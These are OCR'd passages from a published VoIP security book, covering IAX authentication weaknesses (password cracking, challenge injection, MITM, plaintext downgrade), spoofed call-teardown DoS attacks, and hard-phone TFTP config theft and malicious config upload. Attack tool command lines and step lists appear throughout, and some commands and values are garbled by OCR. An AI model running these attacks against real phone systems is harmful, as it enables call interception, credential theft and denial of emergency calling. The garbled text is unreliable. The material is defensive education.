To begin, IAX.Brute requires the user to sniff the challenge and the MD5 hash between two IAX endpoints. This process is an easy task, because both are transmitted over the network in cleartext. Once the user has captured this information, IAX.Brute reveals the password by checking against any dictionary file supplied by the user. (IAX.Brute includes a standard dictionary file with more than 280,000 common passwords.) During this process, IAX.Brute creates an MD5 hash from the user-supplied challenge and a word in the dictionary file. Once the MD5 hash generated by the tool matches the MD5 hash sniffed over the network, the user has successfully compromised the IAX endpoint's password. See Figures 5-4 through 5-6 as examples.



```
⊟ Information Element: Authentication method(s): 0x0003
    IE id: Authentication method(s) (0x0E)
    Length: 2
    Authentication method(s): 0x0003
⊟ Information Element: Challenge data for MD5/RSA: 214484840
    IE id: Challenge data for MD5/RSA (0x0F)
    Length: 9
    Challenge data for MD5/RSA: 214484840
⊟ Information Element: Username (peer or user) for authentication: voiptest1
    IE id: Username (peer or user) for authentication (0x06)
    Length: 9
```

Figure 5-4: The challenge (`214484840`) and username `(voiptest1)` sniffed over the network in cleartext

```
⊟ Information Element: MD5 challenge result: fc7131a20c49c3d96bf69ba3e2e27d27
    IE id: MD5 challenge result (0x10)
    Length: 32
    MD5 challenge result: fc7131a20c49c3d96bf69ba3e2e27d27
```

Figure 5-5: The MD5 hash sniffed over the network in cleartext

```
VoIP IAX Password Tester
iSEC Partners, Copyright 2005 (c)
http://www.isecpartners.com
Written by Himanshu Dwivedi

What dictionary file do you wish to test (e.g. isec.dict.txt)?
isec.dict.txt
Loaded 279549 dictionary words from isec.dict.txt.


Please type in the captured Challenge Data value:
("Challenge Data" in your sniffed IAX session)
214484840

Please type in the captured MD5 hash value:
("MD5 challenge result" in your sniffed IAX session)
fc7131a20c49c3d96bf69ba3e2e27d27

Brute forcing passwords...
Testing password %71.0: retention


The password is '123voiptest'
which matches the hash of: fc7131a20c49c3d96bf69ba3e2e27d27
```

Figure 5-6: IAX.Brute compromising the password `123voiptest`

Notice in Figure 5-6 that IAX.Brute simply walks through four steps to identify the password:

1. IAX.Brute loads its dictionary file. You'll find *isec.dict.txt* included with the tool, but any dictionary file can be used.
2. User supplies the challenge, which in this case is `214484840`.
3. User supplies the MD5 hash that was sniffed over the network. From Figure 5-5 we see that the hash is `fc7131a20c49c3d96bf69ba3e2e27d27`.
4. IAX.Brute performs the passive dictionary attack and, using these examples, identifies the password as *123voiptest*.

Active Dictionary Attack

In addition to passive attacks, IAX is also vulnerable to pre-computed dictionary attacks. Pre-computed attacks require the attacker to take a single challenge and concatenate it with a list of passwords to create a long list of MD5 hashes. Once a list of pre-computed hashes has been created, the attacker takes the same challenge that was used to create all the hashes and issues it to an IAX client endpoint. In order for the attack to work, the victim must already have sent an authentication request packet to the Asterisk server. The attacker then spoofs the response by using the IP address of the Asterisk server, then sends a packet using her own challenge before the real challenge packet from the Asterisk server reaches the client. Additionally, to ensure that the attacker's spoofed packet (using the source IP of the Asterisk server) reaches the victim first, the attacker can create a packet in which the sequence information is low enough for the victim to assume it should be processed before any other challenge packet with a higher sequence number. This will guarantee that the attacker's challenge will be used by the endpoint to create the MD5 authentication hash. When the endpoint receives the challenge from the attacker, it will respond with an MD5 hash derived from the attacker's challenge and its own password. To complete the attack, the attacker simply matches the hash sent by the endpoint to a pre-computed hash created by the attacker. Once the attacker finds a match, the password has been compromised.

A way to carry out this attack is to concatenate `101320040` with every word in the English dictionary, which would create a list of pre-computed hashes. Once the list has been created, the only step the attacker needs to complete is to send a packet to the endpoint with the challenge of `101320040`. When the endpoint receives the challenge, it will send the MD5 hash over the network. The attacker can simply sniff the response and compare it with the pre-computed list. Once one of the pre-computed MD5 hashes has been matched to the hash captured from the target, the attacker knows the password. Figure 5-7 shows an example of the pre-computed attack using active packet injection.




Figure 5-7: Pre-computed dictionary attack

Notice in Figure 5-7 that the attacker has created a list of pre-computed hashes based on the challenge of `101320040` (shown at the lower left). When the attacker injects that challenge during the endpoint's authentication process, the client creates an MD5 hash using the attacker's challenge. Unlike the passive dictionary attack, wherein the attacker needs to brute-force the password, once the attacker sniffs the MD5 hash over the network, she can simply match the sniffed MD5 hash to one of the pre-computed MD5 hashes. If a match appears, the attacker has just obtained the endpoint's password.

In order to demonstrate this issue, the co-author of this chapter (Zane Lackey) has written a tool in Python called vnak (downloadable from *http://www.isecpartners.com/tools.html*). Vnak is a tool that can perform many attacks, including a pre-computed dictionary attack (using option 1). Vnak will force a vulnerable endpoint to create an MD5 authentication hash using a challenge sent by an attacker instead of a legitimate server.

Targeted attack To test vnak in targeted attack mode, you can use the example command shown here:

```
python vnak.py -e -a 1 ServerIP
```

Using this syntax, vnak sends a pre-computed challenge to its target. The target then receives the pre-computed challenge, combines it with its password, and sends the resulting MD5 hash back over the network. The attacker then views this hash over the network and uses it to carry out a dictionary attack. The dictionary attack is greatly improved over the offline attack because the attacker already has a list of MD5 hashes that have been created with the pre-computed challenge and various passwords. It should be noted that vnak can perform many other attacks described in this chapter and other chapters, using the following flags:

Option 0	IAX	Authentication downgrade
Option 1	IAX	Known authentication challenge
Option 2	IAX	Call hangup
Option 3	IAX	Call hold/quelch
Option 4	IAX	Registration reject
Option 5	H.323	Registration reject
Option 6	SIP	Registration reject
Option 7	SIP	Call reject
Option 8	SIP	Known authentication challenge

IAX Man-in-the-Middle Attack

In addition to active attacks, IAX's support of the challenge/response authentication method makes it vulnerable to man-in-the-middle attacks. This attack first requires access to the network traffic between the endpoint and the Asterisk server, which can often be obtained via ARP cache poisoning or DNS spoofing techniques. Once an attacker is routing traffic between a legitimate endpoint and the Asterisk server, he has privileged access to the data between them. The attacker can then authenticate to the Asterisk server without knowing a valid username and password.

During an attack, the malicious user monitors the network to identify when an IAX endpoint sends an authentication request to the Asterisk server. When the authentication request occurs, the attacker intercepts the packets and prevents them from reaching the real Asterisk server. The attacker then sends his own authentication request to the Asterisk server. Using the challenge/response method for authentication, the Asterisk server sends

a challenge to the attacker. The attacker receives the challenge and sends it along to the legitimate endpoint, which is still waiting to authenticate from the first step. The legitimate endpoint then sends a valid MD5 hash to the attacker (derived from the real password and Asterisk's challenge), thinking the attacker is the actual Asterisk server. Once the attacker has the valid MD5 hash from the legitimate endpoint, he sends the hash to the Asterisk server and successfully authenticates. See Figure 5-8 for details.




Figure 5-8: IAX man-in-the-middle attack

The man-in-the-middle attack significantly increases the attack surface on IAX implementations, allowing an attacker to authenticate to the Asterisk server without brute-forcing a single username and password. For more detailed information on performing a man-in-the-middle attack, see Chapter 2 for step-by-step instructions on using Cain & Abel.

MD5-to-Plaintext Downgrade Attack

The IAX protocol specification assumes that important security protections are going to be handled at other network layers, leaving implementations potentially vulnerable to active attacks. This susceptibility to active attacks arises from the fact that the IAX protocol does not provide integrity protection. *Integrity protection* ensures that the communication occurring between the real Asterisk server and endpoint has not been tampered with on the wire or has been sent from a rogue server or client.

Another major issue is the predictability of IAX control frame sequencing. For example, a majority of the sequence numbers used are merely incremented by one in each frame. This allows an attacker to easily predict the values that are needed for injecting spoofed packets.

The combination of these issues means that vulnerable IAX implementations can be downgraded to plaintext transmissions during the authentication process. The downgrade attack causes an endpoint, which would normally use an MD5 digest for authentication, to send its password in cleartext. In order to perform this attack, the attacker must complete a few steps. First, the attacker needs to sniff the network,[7] watching for an endpoint attempting to register to the Asterisk server (AS) using a registration request (REGREQ) packet. The attacker then parses out the required values from the REGREQ packet, including the Destination Call ID (DCID), Outbound Sequence Number (oseq), Inbound Sequence Number (iseq), username length, and username. Once the information has been gathered, the attacker needs to increase the iseq value to correspond to the existing session originally created by the AS (making it valid for a spoofed REGAUTH packet). After the sequence information is increased appropriately, the attacker injects a spoofed REGAUTH packet specifying that only plaintext authentication is allowed. If the spoofed packet “wins the race” back to the endpoint (ahead of the AS’s real packet that requires MD5 authentication), the endpoint sends another REGREQ packet across the network with the password in plaintext. This allows the attacker to recover the password from the network with a standard sniffer such as Wireshark.[8] See Figure 5-9 for an example.




Figure 5-9: Downgrade attack

Figure 5-9 shows an endpoint attempting to register with the Asterisk server. During the authentication process, the attacker extracts the required session information from this packet. Once the information has been obtained, the attacker injects a REGAUTH packet spoofed from the Asterisk server specifying that only plaintext authentication is allowed. When the endpoint receives this packet, it responds with another REGREQ with the password in plaintext (in Figure 5-9, the sample password *123voiptest* is shown). Because this password is sent in plaintext, it can be easily sniffed by an attacker.

In order to demonstrate this issue, the co-author of this chapter (Zane Lackey) has written a tool in Python called IAXAuthJack (downloadable from *http://www.isecpartners.com/tools.html*). IAXAuthJack is a tool that actively performs an authentication downgrade attack, forcing a vulnerable endpoint to reveal its password in plaintext over the network. To achieve this, IAXAuthJack sniffs the network for traffic indicating that registration is taking place between two IAX endpoints. Once a registration packet has been recognized, the tool then injects a REGAUTH packet, which specifies that the endpoint should authenticate in plaintext rather than MD5 or RSA. The tool has two modes of operation, which are described here.

Targeted attack To test IAXAuthJack in targeted attack mode, you can use the following example command:

```
iaxauthjack.py -i eth0 -c EndpointIP -s ServerIP
```

Using this syntax, IAXAuthJack listens on the `eth0` Ethernet interface for control frames from a specific IAX endpoint whose IP address is specified by the `-c` argument. The ServerIP value in the previous syntax is the endpoint that is attempting to register with the server, whose IP address is specified by the `-s` argument. *IAXAuthJack.py* then injects the spoofed REGAUTH packet between the server and the endpoint, causing the endpoint to respond with a REGREQ packet with the password in plaintext.

Wildcard attack By contrast, you can test IAXAuthJack in wildcard attack mode with this command:

```
iaxauthjack.py -i eth0 -a -s ServerIP
```

In this example, IAXAuthJack listens on the `eth0` interface for control frames from *any* IAX endpoint that is attempting to register with the server. It then injects the spoofed REGAUTH packet, causing the endpoint to respond with its password in plaintext. See Figure 5-10 for more details.




Figure 5-10: The password in plaintext in the MD5 challenge result filed in Wireshark

Denial of Service Attacks

A Denial of Service attack targets the availability of an endpoint, leaving it unusable or unavailable for an extended period of time. It is worth noting that the consequences of DoS attacks differ in severity between one environment and the next. For example, a DoS attack on an NFS daemon may prevent end users from gathering files over the network; however, a DoS attack on a VoIP network might prevent a user from calling 911 in case of an emergency. While any type of DoS attack is undesirable, the severity of a DoS attack on VoIP networks can often be higher because of end users' reliance on voice communication.

As with downgrade authentication attacks, predictable session information and a lack of integrity protection open the door for Denial of Service attacks against IAX endpoints. Without these two factors, an active attacker could not spoof the necessary control frames.

Warning Be aware that using AES encryption to protect the voice traffic of a call does not prevent DoS attacks. These attacks are still possible, because session information is still sent in cleartext.

The following section discusses a few of the DoS attacks identified in the IAX protocol.

Registration Reject

The Registration Reject attack prevents an endpoint from registering to the Asterisk server (AS). An attacker monitors the network for an endpoint that is attempting to register with the AS using a registration request (REGREQ) packet. The attacker then parses out certain required values from the REGREQ packet, such as the Destination Call ID (DCID), Outbound Sequence Number (oseq), Inbound Sequence Number (iseq), username length, and username. Once the information has been extracted, the attacker increases the iseq value by two (e.g., 161 is increased to 163). After the sequence information has been increased appropriately, the attacker injects a spoofed Registration Reject (REGREJ) packet from the AS to the endpoint. However, this attack works only if the attacker's packet reaches the targeted endpoint before the server's REGAUTH packet. Otherwise, the registration process continues normally. See Figure 5-11 for an example.




Figure 5-11: Registration reject attack

Figure 5-11 shows an endpoint attempting to register to an Asterisk server. During the authentication process, the attacker pulls the required session information from the REGREQ packet. Once the information has been obtained, the attacker injects a REGREJ packet, specifying that the authentication process has failed. When the endpoint receives the spoofed packet, it thinks that the registration process has failed and ignores the server's MD5 challenge.

Call Reject

The call reject attack prevents calls from being accepted. In this attack, the attacker monitors the network for indications, such as NEW, ACCEPT, or RINGING packets, that a call is coming in. The attacker then parses out the required information from one of these packets, such as Source Call ID (SCID), Destination Call ID (DCID), Inbound Sequence Number (iseq), and Outbound Sequence Number (oseq). Once the information has been parsed, the attacker manipulates the iseq and oseq values so that the sequence information will be valid for a spoofed REJECT packet. After assembling a packet based on these values, the IP and MAC addresses of the call recipient, and the IP and MAC addresses of the caller, the spoofed REJECT packet is sent to the caller. If the spoofed packet reaches the caller before the call recipient's ANSWER packet, the caller will think the call has been rejected. Otherwise, the call will be established as intended and the spoofed packet will be ignored. See Figure 5-12 for an example.





Figure 5-12: Call reject attack

Figure 5-12 shows an attacker monitoring the network for a call setup packet, in this case RINGING, that indicates when an endpoint is attempting to place a call. The attacker then pulls the required session information from this packet, constructs a spoofed REJECT packet, and injects it into the network traffic. Upon receiving this packet, the endpoint believes the call has been rejected and ignores any further control packets for it.

HangUP

The HangUP attack disconnects calls that are in progress between two endpoints. To initiate the attack, the attacker monitors the network for any traffic that indicates a call is in progress, such as an ANSWER packet, a PING or PONG packet, or a voice packet with audio. The attacker then parses out the following required values from one of these packets: the Source Call ID (SCID), Destination Call ID (DCID), Inbound Sequence Number (iseq), and Outbound Sequence Number (oseq). Once this is complete, the attacker must manipulate the sequence of iseq and oseq values to create a valid spoofed HANGUP packet. Finally, the attacker injects the spoofed HANGUP packet with the now correct information, causing the call to be dropped. See Figure 5-13 for an example.



igure 5-1 : Call hangup attack

Figure 5-13 shows an existing call between two endpoints, with media flowing in both directions. During a phone call, a control frame is sent across the network (a PING in Figure 5-13) that contains the session information needed to complete this attack. From that information, a spoofed HANGUP packet is created and sent to endpoint A. Once endpoint A receives the information, the existing phone call is dropped. At that time, endpoint B is unaware of the HANGUP and continues sending data, but endpoint A will no longer process those incoming packets. Zane Lackey, co-author of this chapter, has created a tool in Python named *IAXHangup.py* that automates this attack. The tool can be downloaded from *http://www.isecpartners.com/tools.html*.

IAXHangup is a tool that disconnects IAX calls. It first monitors the network in order to determine if a call is taking place. Once a call has been identified and a control frame containing session information has been observed, IAXHangup injects a HANGUP control frame into the call to force an endpoint to drop it. The tool has two modes of operation, which are described below:

Targeted attack To run IAXHangup in targeted mode, interrupting a call between two specific endpoints, use the following syntax:

```
iaxhangup.py -i eth0 -a 1.1.1.1 -b 2.2.2.2
```

In this example, the tool listens on the `eth0` interface for control frames indicating that a call is taking place between hosts 1.1.1.1 and 2.2.2.2. *IAXHangup.py* then injects a HANGUP command to disconnect the call.

ildcard attack To run IAXHangup in wildcard mode, where it will look for calls between any hosts, use the following syntax:


```
iaxhangup.py -i eth0 -e
```

Here, the syntax instructs IAXHangup to listen on the `eth0` interface for a call between any hosts on the network and disrupt them with HANGUP control frames accordingly.

Hold U LCH

The Hold attack is aimed at disrupting communication between two endpoints, rather than forcibly disconnecting their call. To achieve this, the Hold attack leverages the QUELCH command in IAX, which is used to halt audio transmission. This attack may be used instead of HangUP if an attacker wants to trick a caller into thinking that a call is still connected, despite the fact that the caller cannot be heard by the user on the other side of the call. The attack occurs by placing one side on hold while not notifying the other side. For this attack, the attacker again monitors the network for any signs that a call is in progress, such as an ANSWER packet, a PING or PONG packet, or a Mini voice packet. The attacker extracts the Source Call ID (SCID), Destination Call ID (DCID), Inbound Sequence Number (iseq), and Outbound Sequence Number (oseq) as before and manipulates the iseq and oseq values so they will be valid for a spoofed Hold (QUELCH) packet. Finally, the attacker injects the spoofed QUELCH packet, causing one side of the conversation to be placed on hold without either of the users' knowledge. See Figure 5-14 for an example.

Figure 5-14 shows an existing call between two endpoints, with media flowing in both directions. During a phone call, control frames are sent across the network (here, a PING) that contain important session information that an attacker needs in order to build a valid spoofed packet. With this information, the attacker can spoof a QUELCH packet and send it to endpoint A. From this point forward, the connection is still live but strictly one-sided. Endpoint A will no longer send media (audio) to endpoint B.



igure 5-1 : Call reject attack

[6] You may also wish to open the *dict* file and add extra usernames you wish to brute-force. A few popular ones have already been inserted into the file.

[7] Gaining access to network traffic on switched network is demonstrated in Chapter 2 with tools like Cain & Abel.

[8] See *http://www.wireshark.org/*.

Previous Next

Chapter 5 - Signaling and edia: IA Securit
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Summary

IAX has the potential to be a very popular protocol for VoIP architectures because of the growing popularity of the Asterisk PBX system. Its simple nature, friendliness with network firewalls, reliance on a single UDP port, unified signaling and media transfer protocol, and relatively few network components (no media proxies, gateways, gatekeepers, or STUN servers) make it very attractive. Despite the many operational and functional advantages over SIP or H.323, though, it does not fare much better in terms of security. In fact, the authentication weaknesses of SIP and H.323 are mirrored, and are in some cases worse, in IAX. Furthermore, the lack of use and/or support for encryption in media transfers is very similar between IAX and RTP. Factor in the susceptibility to Denial of Service attacks and IAX, SIP, and H.323 all share a similar vulnerability profile.

However, the possible security benefits of IAX, as listed in its RFC, can be achieved once support for proper authentication and encryption appears on IAX endpoints and servers. For example, IAX support for RSA public and private keys would greatly strengthen its authentication model against passive and active network attacks. Additionally, AES encryption based on a sufficiently secure, pre-set shared secret can encrypt media communication. This would prevent passive attackers from eavesdropping on or injecting audio into telephone conversations (as long as the key is not sent over cleartext). However, while proper encryption would prevent eavesdropping and audio injection, IAX will still be susceptible to Denial of Service attacks as long as session information remains in cleartext. Even if encryption is used with IAX, it must continue to guard against design flaws that allow authentication downgrade attacks.

Previous Next

Part II - VoIP Securit Threats
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Part II: VoIP Security Threats

Previous Next

Chapter - Attacking VoIP Infrastructure
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Chapter 6: Attacking VoIP Infrastructure

Overview

VoIP networks are vulnerable to many forms of common network attacks, and devices that support VoIP infrastructure are also vulnerable to similar issues. In this chapter, we will discuss the security weaknesses that affect the functional components that make up a VoIP network, from devices (hard phones, gatekeepers, registrars, and proxies) to applications (e.g., Cisco CallManager, Avaya Call Center/Server, and voicemail applications). Specifically, you will learn about:

- Vendor-specific VoIP sniffing
- Common hard phone vulnerabilities
- Cisco CallManager and Avaya Call Center/Server attacks

- Security holes in the Avaya Modular Messaging Voicemail application
- Infrastructure server impersonation/redirection
- Uploading a malicious configuration file
- Exploiting weaknesses of SNMP
- Redirecting H.323 gatekeepers

Attacks on general network services that VoIP utilizes, such as DHCP and DNS, are outside the scope of this chapter; however, these services can also be used to compromise a VoIP network (e.g., rogue DHCP/DNS servers re-routing traffic on a VoIP network). In general, this chapter will focus on VoIP technologies only.

Previous Next

Chapter 6 - Attacking VoIP Infrastructure
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Vendor-Specific VoIP Sniffing

Sniffing VoIP network traffic is no different from sniffing a regular network's traffic; however, connecting to the VoIP network is often different than connecting to a regular network. While mail, DNS, and DHCP servers are accessible on corporate VLANs from user workstations, VoIP networks are usually on different VLANs. For example, the VoIP VLAN is segmented from traditional data protocols, such as an organization's Exchange or Active Directory server. Attackers who are not connected to the correct segment between a hard phone and the VoIP network will not be able to sniff the network properly.

A separate VLAN can be used for many purposes, including security, Quality of Service (QoS), segmentation, or priority levels. Keep in mind that VoIP packets should be a higher priority than data packets, because a person using a VoIP phone should not be affected by someone's downloading files from a peer-to-peer network. The nature of voice communication demands reliability. The segmentation of VLANs helps ensure that VoIP packets which need a higher QoS are not affected by lower-priority data packets.

However, many VoIP vendors will say that using separate VLANs that are not directly accessible from user workstations is a security protection. This assertion could not be further from the truth, as gaining access to the VoIP VLAN is as simple as switching two network cables.

Any person can use the VoIP hard phone sitting on a user's desk to gain access to the VoIP VLAN simply by unplugging the workstation's Ethernet cable from the data network and connecting it to the hard phone's VoIP network jack. However, it's important to pay attention to the hard phone's connectivity method. Most hard phones have a built-in Ethernet jack as well as a conversion device, a large black block that resembles a power supply. For example, Avaya hard phones' conversion device has two Ethernet connections, one that connects to the hard phone (labeled *Phone*) and another that connects to the VoIP VLAN through the wall Ethernet jack (labeled *Line*).

Someone who wishes to sniff the network should unplug the Ethernet cable that is connected to Line on the conversion device and plug it into a hub. The hub should then be connected between the Line jack on the conversion block, the wall jack to the VoIP VLAN, and the attacker's workstation (running a sniffer program like Cain & Abel or Wireshark).

On a Cisco VoIP hard phone, someone who wishes to sniff the network should disconnect the 10/100 SW Ethernet cable from the back side of the phone and plug it into a hub. The person should then connect the hub to the same jack using a second Ethernet cable. Finally, the person should plug a laptop, with Cain & Abel or Wireshark running, into the hub as well. Both the laptop and the VoIP phone (specifically the 10/100 SW jack) should be plugged into the hub. While setting things up, the person should be sure not to plug the 10/100 PC link jack into the hub as that will not be the correct segment to sniff on.

Setups like these will allow attackers to sniff the network (even with 802.1x in place) and ensure that the hard phones are still in use. An attacker who does not need the hard phones to be in use can simply connect a workstation to the wall jack itself (assuming that no 802.1x authentication is required). Figure 6-1 shows an example.




Figure 6-1: Sniffing setup on VoIP networks

The setup will allow the workstation to join the VoIP network and sniff the network, with full use of the VoIP hardphone.

Note If the workstation is connected between the phone jack on the conversion device and the hard phone, the attacker will not be able to sniff the network properly; hence, the architecture for connectivity is quite important.

Previous Next

Chapter 6 - Attacking VoIP Infrastructure
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press 2009

ard Phones

Cisco, Avaya, and Polycom hard phones are probably the most popular phones in enterprise networks. Regardless of vendor, though, any type of hard phone comes with security issues. For example, an attacker can compromise the phone's configuration file or simply upload a malicious one. Fortunately, username and password information is usually not stored in the hard phone's configuration file, so the impact an attacker can have if the file is compromised is somewhat mitigated. Instead, the risks of a hard phone's vulnerabilities are general enumeration attacks and Denial of Service (DoS) attacks. The following sections will discuss these VoIP hard phone vulnerabilities:

- Compromising the phone's configuration file
- Uploading a malicious configuration file
- xploiting weaknesses of SNMP

Compromising the Phone s Con iguration File

Most hard phones receive important files, such as boot images or configuration files, over the network. VoIP devices, including those from Cisco and Avaya, often transfer these files using the TFTP protocol, but some also use HTTP. ither way, an attacker can obtain copies of these files quite easily. Both TFTP and HTTP are cleartext protocols that are often used without any authentication. An attacker who has obtained such files has access to the phone's settings, operating features, and options.

To obtain such a file, the attacker needs only the TFTP server's IP address and the name of the boot image or configuration file. In order to find the TFTP server's IP address on a Cisco hard phone, for example, the attacker can simply check the display of the phone itself. By choosing the *Options* menu on the phone and navigating to the network configuration settings, an attacker will find many items displayed, including the TFTP server used on the network as well as the IP address of Cisco CallManager.

On an Avaya network, an attacker's sniffing for UDP port 69 will identify the TFTP server. (Because Avaya hard phones get TFTP downloads after reboot, the attacker can simply reboot the phone while sniffing the network.) Once the attacker knows the TFTP server's address, she can simply grab the desired file using the appropriate TFTP or HTTP command.

For example, *46xxsettings.txt* is the configuration file for an Avaya hard phone. By performing a TFTP using that filename, an attacker can pull down the configuration file quickly and easily. Because most phones pull an updated configuration file each time they are rebooted, an attacker can be reasonably sure the file he gets from the TFTP server is the most updated version. To obtain a phone's configuration file, an attacker would perform these steps:

1. Connect to the VoIP network, as shown in Vendor-Specific VoIP Sniffing on page 114.
2. Locate the TFTP server used to upload images/configuration files to hard phones.
3. Locate the TFTP server by sniffing the network for the source address from which TFTP connections arrive. A quick search for the *46xxsettings.txt* file will help locate packets with the source TFTP server on an Avaya network. For this example, an attacker should assume that the TFTP server is 172.16.1.88.
4. nter the following at a Windows command prompt:

```
t tp 1 1 1 4 et ting t t
```

By completing these steps, an attacker can easily and anonymously retrieve a phone's configuration file from a TFTP server.

ploading a alicious Con iguration File

When a hard phone reboots, it often downloads a boot image and a configuration file over the network. These files contain information for the phone settings, including functionality features and options. As discussed in the previous section, the boot image and configuration file are transferred from the network to the hard phone using cleartext protocols. The use of clear-text protocols gives an attacker the ability to introduce her own malicious files into the environment.

An attacker who wants to force a hard phone to load a malicious configuration file can perform a simple man-in-the-middle attack. By focusing the attack on Layer 2 of the OSI Networking Model, an attacker can redirect all TFTP/HTTP requests away from the real server to a machine under his control. Once the redirection has been set up, the attacker can push malicious boot images [9] and configuration files [10] to the hard phone. These files will be installed during the phone's boot process, because the entire transaction occurs over cleartext protocols. As a result of the lack of cryptographic protections, the use of cleartext makes it impossible for the hard phone to verify the sending server's identity.

After the attacker's boot image and configuration file have been loaded on the hard phone, the attacker is able to control the phone and its features remotely. Only a few phone features are attractive to attackers. In fact, most of the settings on typical hard phones are of little or no interest to attackers. The configuration file typically includes information like which digit to dial to make an outside call and speed dial settings. However, changes to call forwarding, SIP re-registration wait times, and call recording allow an attacker to intercept voice data from her target, sometimes even when the phone is not in use.

For example, many hard phones allow users to use the phone as a recording device without placing a phone call or lifting the handset. This means that with the proper malicious configuration file, the hard phone can be set to record audio from the speaker microphone.

Table 6-1 shows the settings from an Avaya 4600 service hard phone that, to an attacker, would be most interesting to change and upload to a targeted device.

Table 6-1: Sample Configuration Information for Avaya 4600 Hard Phones

Setting	Description	Attack Potential
`SET DNSSRVR 1 8.152.15.15`	Sets the DNS server for the phone	A fake DNS setting would disrupt name resolution, causing a Denial of Service. The attacker could also redirect a phone to his or her own machine.
`SET SYSLANG      n`	Sets the display language for the phone	An attacker can set the display language to something unknown or rarely used, such as Katakana.
`SET CALLFWDSTAT 1`	Permits unconditional call forwarding	An attacker can have all calls forwarded to a specific hard phone. After the call is received, the attacker can then execute a three-way call to the intended target while staying on the line to listen to the conversation.
`SET CALLFWDADDR c e    c e .c m`	Sets the destination address for the call forwarding feature	See previous section.
`SET REGISTERWAIT 65536`	Sets the time, in seconds, between re-registrations with the current server	An attacker can set the register timeout to the maximum value, allowing for a registration hijack attack on the system (shown in Chapter 2).
`SET SIPDOMAIN c e .c m`	Sets the domain name to be used during registration	An attacker can set the domain to either a malicious domain server or a fake one, causing traffic to be redirected.
`SET SIPREGISTRAR 1 2.168.0.1`	Sets the IP address or FQDN of the SIP registration server	An attacker can set the Registrar to his or her own malicious server or a fake one, allowing the attacker to redirect calls accordingly.

To carry out this attack, an attacker would complete the following steps:

1. Connect to the VoIP network, as shown in "Vendor-Specific VoIP Sniffing" on page 114.
2. Locate the TFTP or HTTP server used to upload boot images and configuration files to hard phones. (The previous section contains detailed information on discovering TFTP servers.)
3. Start a TFTP server on her own machine and ensure that the malicious files *46xxsettings.txt* and *a01d01b2_3.bin* (boot image) are in the root of the TFTP server directory.
4. Unplug the attacking machine from the network, then change the IP address of that machine to the IP address of the TFTP server.
5. Plug the attacking machine back into the network and ignore any IP address conflict errors.
6. Using Cain & Abel on the attacking machine, perform a man-in-the-middle attack, redirecting all traffic destined for the real TFTP server to his own machine, which will have a different MAC address but the same IP address.

Done! While this attack will be intermittent, depending on the location of the real TFTP server, hard phones will now take their image and configuration settings from the malicious source.


Exploiting Weaknesses of SNMP

